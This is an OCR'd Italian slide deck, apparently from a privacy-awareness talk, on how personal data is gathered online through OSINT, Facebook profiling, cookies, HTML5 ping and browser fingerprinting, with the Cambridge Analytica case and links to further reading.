
Le mie informazioni online



“ciao Ilaria, la tua mamma Debby è andata un attimo con il tuo papà Franco a prendere il tuo fratellino Luca a scuola, vieni con me che andiamo dal tuo cagnolino West che ti sta aspettando”

Sicuri di voler raccontare tutte queste cose?

Le mie informazioni online



“Certo che le cambio lo schermo rotto, mi lascia il pin per sbloccarlo così posso provare se funziona bene?”

https://www.vice.com/en/article/pkbkey/she-sent-her-iphone-to-apple-repair-techs-uploaded-her-nudes-to-facebook

Le mie informazioni online

Raccolta informazioni disponibili in rete
OSINT
Open Source Intelligence

OSINT, raccogliere le informazioni in modo strutturato per fare attacchi Social Engineering (niente a che fare con FOSS!)
Decine di tools online per farsi gli affari degli altri
http://osintframework.com/
https://www.maltego.com/
Non nasce con internet ma ovviamente ha ricevuto un grande impulso con la diffusione delle banche dati più o meno aperte.
Numerose risorse raccolte qui:
https://github.com/marcogovoni/TracceDigitali
Attenzione che può essere pericoloso da praticare.
Imparare a farlo correttamente
https://zanshintech.it/

Le mie informazioni online

Facebook è molto invadente come vedremo fra poco.

Le mie informazioni online

L’invadenza di PYMK


PYMK=People You May Know di Facebook

Algoritmo misterioso ma ci sono patent su “utenti nello stesso posto” (prostituta, i suoi clienti proposti alla sua identità pubblica), “utenti che si muovono assieme”, “imperfezioni simili in fotografie distinte, quindi stesso smartphone”, “abbiamo la stessa persona in rubrica”(pazienti di uno psichiatra) ecc.

https://gizmodo.com/
how-facebook-outs-sex-workers-1818861596
facebook-knows-how-to-track-you-using-the-dust-on-your-1821030620
facebook-figured-out-my-family-secrets-and-it-wont-tel-1797696163
tag/people-you-may-know

Le mie informazioni online


L’invadenza di Facebook



Quindi cerca dei bluetooth nelle vicinanze anche se non gliel’ho detto.

Le mie informazioni online

L'invadenza di Facebook



Smartphone Apps Sending "Intensely Personal Information" To Facebook - Whether Or Not You Have An Account

https://www.zerohedge.com/news/2019-02-22/smartphone-apps-sending-intensely-personal-information-facebook-whether-or-not-you

Le mie informazioni online

L'invadenza di Facebook

Facebook Doesn't Tell Users Everything It Really Knows About Them

The site shows users how Facebook categorizes them. It doesn't reveal the data it is buying about their offline lives.

Facebook incrocia dati suoi con quelli che acquista da fornitori esterni e crea categorie degli utenti.

https://www.propublica.org/article/facebook-doesnt-tell-users-everything-it-really-knows-about-them


29.000 categorie disponibili per chi vuole fare profilazione ma uno studio ha trovato oltre 52.000 diversi attributi/utente profilabili

Le mie informazioni online

Potrei esser scambiato per un terrorista

The NSA's SKYNET program may be killing thousands of innocent people

Somewhere between 2,500 and 4,000 people have been killed by drone strikes in Pakistan since 2004, and most of them were classified by the US government as "extremists," the Bureau of



 33

Programma dell'NSA per trovare i terroristi in base alle informazioni disponibili online e quelle legate al suo smartphone.

Poi gli mandano un drone armato contro…


https://arstechnica.com/information-technology/2016/02/the-nsas-skynet-program-may-be-killing-thousands-of-innocent-people/

Anche se avesse la precisione dichiarata (poco credibile): 0.008%false positive rate on the Pakistani population still corresponds to 15,000 people potentially being misclassified as "terrorists" and targeted by the military

Le mie informazioni online

Ma il mio telefono ascolta quello che dico?

Sì? No? Forse?
Probabilmente no ma è l'ultimo dei miei problemi



Facebook/Google ecc. giurano di no. Alcune app sicuramente lo fanno. Sarebbero comunque tanti dati difficili da gestire/scremare.

130MB/giorno/utente vedrei consumo banda e rallentamenti telefono

Analisi testo locale, troppa CPU (voice assistant lo fanno in cloud)

Linguaggio naturale è ambiguo.

Poi ci sono mille altre strade più comode per spiarci in modo più mirato

https://www.vice.com/en/article/935p7d/instagram-ad-bedroom

https://www.fastcompany.com/40477441/facebook-google-apple-know-where-you-are

https://www.vox.com/the-goods/2018/12/28/18158968/facebook-microphone-tapping-recording-instagram-ads

https://www.vice.com/en/article/wjbzzy/your-phone-is-listening-and-its-not-paranoia


https://www.wired.com/story/facebooks-listening-smartphone-microphone/

Le mie informazioni online

Il mio personal assistant invece….

Le mie informazioni online

Di fatto l'anonimato non esiste



Sweeney found that 87 percent of the U.S. population could be identified by just three data points: zip code, date of birth, and gender.

Difficile anonimizzare i dati in modo assoluto, dall'incrocio degli stessi si può risalire a tante informazioni che rompono l'anonimato.

Posso anonimizzare il singolo dataset ma se ho dei punti di incrocio salta tutto.

https://themarkup.org/ask-the-markup/2020/03/24/when-is-anonymous-not-really-anonymous

Le mie informazioni online

Se è gratis il prodotto sei tu!
(hai letto le condizioni d'uso?)

Se è gratis il prodotto sei tu quindi chiediti come fanno a monetizzare.
Le tue informazioni sono il valore, ecco perché questa lotta per accaparrarsele.
Valuta gli strumenti che stai usando: è free (non nel senso di gratis ma li libero)? E' open? Cui prodest? Chi lo produce? Che reputazione ha l'azienda? Qualcuno ha mai pubblicato un audit?
Se riesci usa strumenti alternativi a quelli mainstream: telegram, posta cifrata, tor, https://duckduckgo.com/ , foxit reader, Libreoffice ecc.

Se usi software con licenza hai letto le clausole in piccolo? Magari li hai autorizzati tu ad accedere ai tuoi dati.

Le mie informazioni online


Mac iPad iPhone Watch TV Music Support

Legal

Hardware Software Sales & Support Internet Services Intellectual Property

Termini e condizioni dei Servizi Media Apple

garantisce di non trovarsi in alcuno di tali paesi né di essere incluso in alcuna di tali liste. Lei accetta inoltre di non utilizzare tali prodotti per scopi proibiti dalla legge degli Stati Uniti, incluso, a titolo esemplificativo, per lo sviluppo, la progettazione, la produzione di armi nucleari, missili, chimiche o biologiche.



Sapete che avete accettato questa clausola?

Esperimento con free wifi e primogenito:
https://www.theguardian.com/technology/2014/sep/29/londoners-wi-fi-security-herod-clause

Premio di 1000$ nascosto nella licenza reclamato solo dopo 7 anni:
http://www.pcpitstop.com/news/pitstopcode.asp

Le mie informazioni online

The average American would need to set aside almost 250 hours to properly read all the digital contracts they accept while using online services.


App/Service	Word Count	How many minutes to read?
Microsoft	15,260	63.5
Spotify	8,600	35.8
Niantic (Pokemon Go)	8,466	35.2
TikTok	7,459	31.4
Apple (Media Services)	7,314	30.5
Zoom	6,891	28.7
Tinder	6,215	25.9
Slack	5,782	24.1
Uber	5,658	23.6
Twitter	5,633	23.5

Term of service, lunghi e complessi da leggere.

https://www.visualcapitalist.com/terms-of-service-visualizing-the-length-of-internet-agreements/


Le mie informazioni online


Follow the money



Segui i soldi, come guadagnano i colossi dell'informatica?
Tanta pubblicità
https://www.visualcapitalist.com/how-big-tech-makes-their-billions-2020/

Le mie informazioni online


sangue e ad esami per valutare la funzionalità del **fegato,** dei **reni** e dei **polmoni**. Il medico potrebbe anche sottoporla ad una radiografia del torace.
[redacted] può causare **effetti indesiderati gravi** che, in alcuni casi, possono provocare il **decesso**. Pertanto, durante il trattamento con questo medicinale, il medico la sottoporrà a regolari e frequenti controlli medici per valutare le sue condizioni. Se i risultati di questi


- alterazioni della formazione degli ovuli (ovogenesi) transitoria riduzione del numero di spermatozoi ne
- impotenza, perdita del desiderio sessuale (libido)
- perdite dalla vagina
- morte improvvisa.

Non ci poniamo il problema nemmeno quando si parla della nostra salute….

Gestione delle sessioni

HTTP stateless → HTTP Cookie

Tracking
Session Management
Personalization

HTTP è un protocollo stateless.
Gli application server web mantengono la sessione utente in vari modi, il più diffuso dei quali utilizza il meccanismo dei Cookie
http://en.wikipedia.org/wiki/HTTP_cookie
Usi principali dei cookies: tracking, session management, personalizzazione
Tracking:vengono utilizzati per tracciare la navigazione dell'utente (privacy, third party, nuova normativa UE).
Session garantiscono continuità della sessione, authentication cookie servono per associare un session token ad un utente: unico e non predicibile. Serve per sapere se un utente ha fatto logon e con quale userid. Attaccabile sia lato client che lato server (vedi XSS). Allegato ad ogni richiesta web (quindi ovviamente https).
Personalizzazione della sessione HTTP mantenuta.

Gestione delle sessioni

```
GET /index.html HTTP/1.1
Host: www.example.org

HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021
10:18:14 GMT

GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: theme=light; sessionToken=abc123
```

Cookie e altri strumenti di profilazione


- Session
- Persistent
- Secure
- Httponly, samesite
- Third-party

Tipi di cookies

- Session (relativi alla sessione in corso, si cancellano alla chiusura del browser)
- Persistent (rimangono nel browser fino alla data di scadenza)
- Secure (per la gestione delle sessioni aperte, viaggiano solo via https)
- Httponly, samesite (servono per mitigare attacchi tipo XSS)
- Third-party (per tracciare la navigazione dell'utente, si possono disabilitare nel browser)

Cookie e altri strumenti di profilazione

Tracciare utente usando third-party cookies




SC=session cookie TPC=Third party cookie
Pubblicità comportamentale (spiegazioni su come configurare i browser)
http://www.youronlinechoices.com/it/
(Non c'entra niente ma può sempre essere utile a questo punto: http://justdelete.me)
(il browser ti racconta cosa sta vedendo nella tua navigazione https://clickclickclick.click)
(quanto sei protetto nella navigazione http://webkay.robinlinus.com/)
Verifica browser
https://optout.aboutads.info/?c=2&lang=EN

Cookie e altri strumenti di profilazione

.....

Cookie e altri strumenti di profilazione

Proposta di Google: FLOC
Federated Learning of Cohorts



Nel 2022 Chrome bloccherà l'utilizzo dei 3p Cookies.
Proposta alternativa: Federated Learning of Cohorts
Meccanismo di AI che indirizza le pubblicità analizzando la cronologia di navigazione dell'utente.
Algoritmo tipo Netflix "Se ti è piaciuto questo allora potrebbe piacerti anche quello" "Se due persone hanno entrambe gradito A e B allora probabilmente se alla prima è piaciuto C piacerà anche alla seconda"
Dati e algoritmo stanno sul dispositivo, non nel cloud.
Nel cloud aggregati e anonimizzati formano le Coorti, critica la dimensione di queste coorti perché siano funzionali ma non troppo piccole.
https://github.com/WICG/floc
https://www.valigiablu.it/futuro-pubblicita-online-piattaforme/

Cookie e altri strumenti di profilazione

Tracciare utente usando HTML5 “ping”

```
<a href="http://lapcatsoftware.com/" ping="http://underpassapp.com/">Ping Me</a>
```


Funzione di auditing introdotta da HTML5
https://html.spec.whatwg.org/multipage/links.html#hyperlink-auditing

Io clicco un link e un altro link viene informato a mia Insaputa (se non guardo il codice html).
Era una funzione disabilitabile ora è attiva di default In tutti i browser (forse no Firefox?).

Cookie e altri strumenti di profilazione

Normativa sull'utilizzo dei cookies da parte dei siti.
Provvedimento del Garante della Privacy dell'8 maggio 2014,
http://www.garanteprivacy.it/cookie

Cookie e altri strumenti di profilazione

Ma a volte basta molto meno:
Panopticlick


https://panopticlick.eff.org/
Panopticlick: progetto della Electronic Frontier Foundation
Elementi identificativi del browser:

- User Agent (Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143
- Dimensioni schermo
- Font installati
- Estensioni installate
- Plugin installati
- Timezone
- Lingua
- Ecc.

https://amiunique.org/

Cookie e altri strumenti di profilazione

Oppure ancora meno:



Identificazione dell'unicità dell'utente in base a caratteristiche dell'hardware, del software, del motore grafico di rendering ecc.


Indentificazione cross-browser dello stesso utente (diverso da identificazione dello stesso utente su più PC grazie a persistenza del browser, tipo Chrome).

https://arstechnica.com/security/2017/02/now-sites-can-fingerprint-you-online-even-when-you-use-multiple-browsers/

http://www.uniquemachine.org/

Cookie e altri strumenti di profilazione

Ma i social battono tutti ...




Facebook usa strumenti suoi per raccogliere e correlare informazioni sull'utente.

Progetto DataSelfie, intelligenza artificiale per capire cosa Facebook pensa di noi.

http://dataselfie.it

Cookie e altri strumenti di profilazione

Bastano 68 “like”...



Bastano 68 “Like” su Facebook per identificare con buona probabilità molte caratteristiche della persona (studio Prof. Kosinski)
http://www.pnas.org/content/110/15/5802.full
App che raccoglie i dati:
http://mypersonality.org/wiki/doku.php
Scopri cosa Twitter e Facebook pensano di te:
https://applymagicsauce.com/

Cookie e altri strumenti di profilazione

Cambridge Analytica - Facebook

A shady UK data analytics company, with the help of a 24 year old tech genius developed an innovative technique to ‘hack’ facebook and steal 50 million user profiles. Then they used this data to help the Trump and Brexit campaigns psychologically manipulate voters through targeted ads. The result was Vote Leave ‘won’ the UK’s Brexit referendum and Trump was elected president in the US.

Il caso Facebook – Cambridge Analytica
E c’è chi con questi dati influenza la democrazia
https://cambridgeanalytica.org/
http://www.ilsole24ore.com/art/commenti-e-idee/2017-01-10/cosi-abbiamo-aiutato-trump-vincere-210213.shtml

Dalla psicostoria di Asimov ai modelli comportamentali da applicare alle “masse umane”
https://www.nybooks.com/articles/2020/10/08/simulating-democracy/

Cookie e altri strumenti di profilazione

Cambridge Analytica - Facebook

A shady UK data analytics company, with the help of a 24 year old tech genius developed an innovative technique to ‘hack’ facebook and steal 50 million user profiles. Then they used this data to help the Trump and Brexit campaigns psychologically manipulate voters through targeted ads. The result was Vote Leave ‘won’ the UK’s Brexit referendum and Trump was elected president in the US.

FALSO!

Il caso Facebook – Cambridge Analytica
E c’è chi con questi dati influenza la democrazia
https://cambridgeanalytica.org/
http://www.ilsole24ore.com/art/commenti-e-idee/2017-01-10/cosi-abbiamo-aiutato-trump-vincere-210213.shtml

Modello Ocean
https://en.wikipedia.org/wiki/Big_Five_personality_traits

Cookie e altri strumenti di profilazione

